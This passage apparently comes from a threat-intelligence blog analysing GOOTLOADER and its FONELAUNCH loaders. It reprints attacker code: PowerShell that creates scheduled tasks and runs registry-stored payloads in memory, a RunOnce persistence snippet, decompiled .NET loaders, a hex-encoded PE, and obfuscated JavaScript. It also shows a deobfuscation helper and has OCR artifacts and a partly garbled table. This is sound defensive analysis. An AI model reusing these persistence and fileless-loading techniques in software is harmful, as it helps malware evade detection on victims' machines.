
HKCU\SOFTWARE\Microsoft\Personalization\%USERNAME% **(Secondary registry payload)**

HKCU\SOFTWARE\Microsoft\Fax\%USERNAME%0 **(FONELAUNCH)**

HKCU\SOFTWARE\Microsoft\Fax\%USERNAME% **(Secondary registry payload)**


HKCU\SOFTWARE \Microsoft\Personalization\<RANDOM_STRING> **(FONELAUNCH & The secondary registry payload)**

The second stage PowerShell script attempts to create a scheduled task (Figure 8) that launches the malicious payloads that were saved to the registry (Figure 9).



```
693734343;
$a="BASE64-DATA>";
$u=$env:USERNAME;
Register-ScheduledTask $u -In (New-ScheduledTask -Ac (New-ScheduledTaskAction -E ([Diagnostics.Process]::
GetCurrentProcess().MainModule.FileName) -Ar ("-w h -e "+$a)) -Tr (New-ScheduledTaskTrigger -AtL -U $u));
397857636;
```

Figure 8: Second stage PowerShell script that creates a scheduled task for malware persistence



```
957481884;
sleep -s 71;
$xnk=Get-ItemProperty -path ("hk"+"cu:\sof"+"tw"+"are\mic"+"ros"+"oft\Phone\"+[Environment]::username+"0");
for ($xcl=0;
$xcl -le 714;
$xcl++){
    Try{
        $tr+=$xnk.$xcl
    }
    Catch{
    }
}
;
$xcl=0;
while($true){
    $xcl++;
    $ko=[math]::("sq"+"rt")($xcl);
    if($ko -eq 1000){
        break
    }
}
$lh=$tr.replace("#",$ko);
$sck=[byte[]]::("ne"+"w")($lh.Length/2);
for($xcl=0;
$xcl -lt $lh.Length;
$xcl+=2){
    $sck[$xcl/2]=[convert]::("ToB"+"yte")($lh.Substring($xcl,2),(2*8))
}
[reflection.assembly]::("Lo"+"ad")($sck);
[Open]::("Te"+"st")();
604244282;
```

Figure 9: The Base64 data from Figure 8 is a PowerShell script that reconstructs and executes the first registry payload.
The PowerShell script performs the following steps to execute the FONELAUNCH malware in memory:

1. Query the *HKCU\SOFTWARE\Microsoft\Phone\%USERNAME%0* registry key
2. Merge all the registry values together (usually 7 entries)
3. Replace the "#" character with the string "1000"
4. Convert the data from hex to bytes
5. Load the payload (FONELAUNCH) into memory and execute it

FONELAUNCH

FONELAUNCH is one of the payloads written into the registry by GOOTLOADER. It is a .NET-based loader that loads an encoded payload from the registry into memory.

Since May 2021 Mandiant has observed UNC2565 use three different variants of FONELAUNCH, distinguished by their loading mechanism (Table 2). The evolution of FONELAUNCH variants over time has allowed UNC2565 to distribute and execute a wider variety of payloads, including DLLs, .NET binaries, and PE files.


- FONELAUNCH.FAX reads and decodes data from the *HKCU\SOFTWARE\Microsoft\Fax\%USERNAME%* registry key. The returned content is expected to be a .NET assembly, which is loaded at runtime into memory.

    FONELAUNCH.FAX establishes its persistence by creating a registry key in the current user registry hive (Figure 10) (MD5: d6220ca85c44e2012f76193b38881185).
- FONELAUNCH.PHONE mainly reads and decodes data placed in a specific registry key. The returned data is expected to be a DLL, which is loaded via a publicly available DynamicDllLoader project.
    - Initial samples of FONELAUNCH.PHONE read and decoded data from the *HKCU\SOFTWARE\Microsoft\Phone\%USERNAME%* registry key (MD5: 35238d2a4626e7a1b89b13042f9390e9).
    - Starting in October 2022 a subset of FONELAUNCH.PHONE samples read and decoded data from the *HKCU\SOFTWARE\Microsoft\Personalization\%USERNAME%* registry key.
- FONELAUNCH.DIALTONE reads and decodes data from the *HKCU\SOFTWARE\Microsoft\%USERNAME%* registry key. The returned content is expected to be a PE file, which is injected into a separate process and executed (MD5: aef6d31b3249218d24a7f3682a00aa10). Notably, all incidents in which FONELAUNCH.DIALTONE was deployed have led to the execution of SNOWCONE.GZIPLOADER.

Table 2: Comparison between FONELAUNCH variants

	FONELAUNCH.FAX	**FONELAUNCH.PHONE**	**FONELAUNCH.I**
First Observed	May 2021	September 2021	May 2022


Observed Registry Paths	HKCU\SOFTWARE\Microsoft\Fax\%USERNAME%	HKCU\SOFTWARE\Microsoft\Phone\%USERNAME% HKCU \SOFTWARE\Microsoft\Personalization\%USERNAME%	HKCU\SOFTWA
Supported Payload	.NET	DLL	PE
Persistence	RunOnce registry key	None	None



```
using (RegistryKey registryKey2 =
  Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\
  \CurrentVersion\\RunOnce", true))
{
    string text3 = Environment.UserName.Replace(" ", "");
    registryKey2.SetValue(Environment.UserName, "powershell -Win
      HiD -Command \"$f=[Environment]::GetEnvironmentVariable('"
      + text3 + "', 'User').split();$z=$f[0];$f[0]='';start $z -
      ArgumentList ($f -join ' ') -Win HiD\"");
}
```

Figure 10: FONELAUNCH.FAX persistence mechanism

Opening FONELAUNCH with dnSpy reveals a substitution cipher key that can be used to decode the second registry payload located in the *HKCU\SOFTWARE\Microsoft\Phone\%USERNAME%* registry key.




```
// Open
// Token: 0x06000002 RID: 2 RVA: 0x00002104 File Offset: 0x00000304
public static string Test()
{
    RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Phone\\" +
      Environment.UserName);
    if (registryKey != null)
    {
        string text = "";
        for (int i = 0; i < 99999; i++)
        {
            string text2 = "";
            try
            {
                text2 = registryKey.GetValue(i.ToString()).ToString();
            }
            catch
            {
            }
            if (text2.Length == 0)
            {
                break;
            }
            text += text2;
        }
        registryKey.Close();
        text = text.Replace("q", "000").Replace("v", "0").Replace("w", "1").Replace("r", "2").Replace("t",
          "3").Replace("y", "4").Replace("u", "5").Replace("i", "6").Replace("o", "7").Replace("p", "8").Replace
          ("s", "9").Replace("q", "A").Replace("h", "B").Replace("j", "C").Replace("k", "D").Replace("l",
          "E").Replace("z", "F");
        byte[] data = Open.STBA(text);
        Open.DynamicDllLoader dynamicDllLoader = new Open.DynamicDllLoader();
        bool flag = dynamicDllLoader.LoadLibrary(data);
        Console.WriteLine("Loaded: " + flag);
        if (flag)
        {
            uint procAddress = dynamicDllLoader.GetProcAddress("mono_trace");
            Console.WriteLine("Handle: " + procAddress);
        }
        Console.ReadKey();
    }
    return "Install";
}
```

Figure 11: The dnSpy screenshot shows the substitution table and loading function

The Secondary Registry Payload

The secondary registry payload written into the registry by GOOTLOADER is a memory-only dropper written in .NET or C++ that decodes an embedded payload located in a randomly named function and executes it. Opening the .NET secondary registry payload with dnSpy reveals that it will be decoded and eventually launched in memory (Figure 12). Mandiant has observed that in most cases, this is a Cobalt Strike

BEACON payload.



```
            Thread.Sleep(60000);
        }
        Diagnostics.Start(payload);
    }
}

// Token: 0x06000004 RID: 4 RVA: 0x0000219C File Offset: 0x0000039C
public string Time()
{
    int num = 0;
    double num2;
    do
    {
        num++;
        num2 = Math.Sqrt((double)num);
    }
    while (num2 != 1000.0);
    string text = "4d5a50000200000004000f00ffff0000b80000000000000040001a0000000000000000000000000000000
     fdffff8bdf81fbe4a5450075a78b44240433d28910837c240c0074198b4424048b54240889108b44240c
     fe00#007f0d8bc6e885ffffff8bd885db754e8bc6e818ffffff84c0750733c0e9880000003b75007fa42
     0eb0484db742d80eb3080fb09772539f877218d048001c001d88a1e4684db75e6fecd740985c07d54eb0
     0e846220[...string is too long...]";
    byte[] payload = Diagnostics.hvNof(text.Replace("#", num2.ToString()));
    Diagnostics.Start(payload);
    return "TEuVbB";
}

// Token: 0x02000003 RID: 3
public static class PE
{
```


Figure 12: dnSpy screenshot showing the payload that will be launched in memory

Deobfuscating GOOTLOADER

You can download all scripts mentioned in this blog post from the Gootloader repository on GitHub.

GOOTLOADER Obfuscation Variant 1


As mentioned previously, deobfuscation of GOOTLOADER obfuscation variant 1 is straight-forward. Two iterations of the Python function in Figure 13 deobfuscate the contents of the JavaScript file.



```python
def decode(scriptText):
    ans = ""
    for i in range(0, len(scriptText)):
        if i % 2 == 1:
            ans += scriptText[i]
        else:
            ans = scriptText[i] + ans
    return ans
```

Figure 13: deobfuscation function


The function in the red box contains the relevant code from GOOTLOADER 1 that must be deobfuscated (Figure 14).



```
function notice(){WScript.Sleep(75150);money=6005;while(how=how){try{course[money](money);}catch(about){course[
1934245]=how;}money++}}
function develop(women,sat,require,correct,branch,unit) {return women.substr(sat,require);}
function cent(tube,early,represent,remember,compare){same="";thing=south;while (thing < 2045) {produce=forward(tube,
thing);same=young(same,produce,thing); thing++; }return same;}
function young(bread,continent,answer,square,atom,build) { if (body(answer)) return bread+continent; else return
continent+bread; }
function forward(check,simple,our,now,left){return develop(check,simple,soft);}
function how(quotient,chance,season,opposite){course[4169259]=those;WScript.Sleep(6719);chair =
'xinOergfdts(nS(\\i\"\"t\\@.n%\\I\"Ue(+Sm(jEn +Rof\\D\"irN@ iS\\;\"Dvt,Onx MEe0AdT)Ine)Nas=%pn=\"x\\-oE)1p. )s)!
e\\=\"r{ l. \"l\\Wxe%S hUc=SSr .EiItRp pDtriN.arSsvcDl SOe{WMe \\A\")pI(0(Nt02%c22\"e\\2 j)2=b 2=O{)=ej; t= saj}ue+
tr\"e\\Cal2.ts7tse8p. 1ix{4r( 6c I\"S\\ fW;=i()    I}ft. irr; yee;{ps) 1l0xaa3.cf+oe
0p(n7e\\r\"n,u@(2t\\\'\"\\(e+G]rjE\\ \"T+{r\'\\\\\")t,@es \\(\"\'b\\,huh\\c\"tst\\t\"a\\p\"c)s[};:)
/(;v/g)a\'n\\r(i+ drRJnt[ eSU=so] .t+Ix.\'.\\) r/(;esm)peoeladsarnlccaaehrf(.. /ph,(htj\\p\\+a\'d\\M\"{\\ +2==\"}\\
q)?js/f wga;w,g)l l\\j\'cflPfu\'T(ntTnceHct(L]iEM[otXcnurd oer(pv{e ry)ret }S;{3.8 =2orsLleaM;t7X9u-S0r0M1n=\\E\';
)(\"S\"t+t\"cZrSe\"i+j\"n_bGg\"O+.\"eEfRt\"r a,o\"e\"m r,CdClhr.oawt(r]p\"Ceito\"r+d\"cie\"S+(\"Wrp\" +a\"=Wrg
es\"x+e\" RI\"{[ny mt ){( 3)ee (,h<c1t a0cU )}( +; )3del0rlo)wi(;]h\" dwa}\" +)\";e;\"0+ \" Rp\"=+r\" go\"U+d\"
eu\";+c\"]Rt\"\\[\"y[mm 3{o ]ycr(t.;J\"s\\)\\ly(qhu)oae;wd\\
\\g\"W+a\"SRh\"c+.\"rEw\"i+w\"pSw\"t+\\\"\"U.\",+Q\"\\_\"TuNm\"i+o\"tEc\"(+.\")Ra\";+v\" RoU}Cn\" +a\"}_zY
EaKe\"k+l\"eHs\"d e=n  dal{rho w.
W;w)S\"w\"c+w\"rl\\l\"\"i+,\"pe\\\"\"+t\"th.\"i+s\".Sl.r\"e+e\"etlpp\"d+(\"ai2\"l+2\"er2ctS2\"o+2\"hW)\".(;]w\"
\"w+}\"wt \"\\+\"\"Uc[e+j \"++=\";b O}\"R+ \"\'e)\")+(\")t;a}ec\"a+t\"crh\"(+e\")C{\"W[S)ctrpiiprtc.SsWl(e e=p
(y5m9;000602813=6a7n)w;v}mbqxvtUsozHbryost=cpurrotdsuncotc;';south=0;}
function those(word,doctor,color){soft=1;office=soft;WScript.Sleep(2581);play=office+soft*office+soft;course[5907540
]=degree;}
consider(640);
function body(especially,some,told){return especially % (office+office);}
function imagine(push,next,hunt,heard) {clothe = section(next);box = south;crop=[];for (special=south; special<=(
section(push)-clothe); special++) {if (develop(push,special,clothe)==next){crop[section(crop)]=develop(push,box,(
special-box));box = special+clothe;}}crop[section(crop)]=develop(push,box);return crop;}
function yes(mean,populate,rain,nose){product[play](product[office])(course);}
function degree(){determine="HoUvq";course[6004395]=engine;product=imagine(cent(chair),determine);}
function section(base,instant,card,tire) {return base.length; }
function consider(shoulder,pick){course=[7883];notice(course);}
function engine(art,strong){course[6403635]=yes;product[play] = how[product[south]];}
```

Figure 14: GOOTLOADER obfuscation variant 1 JS sample

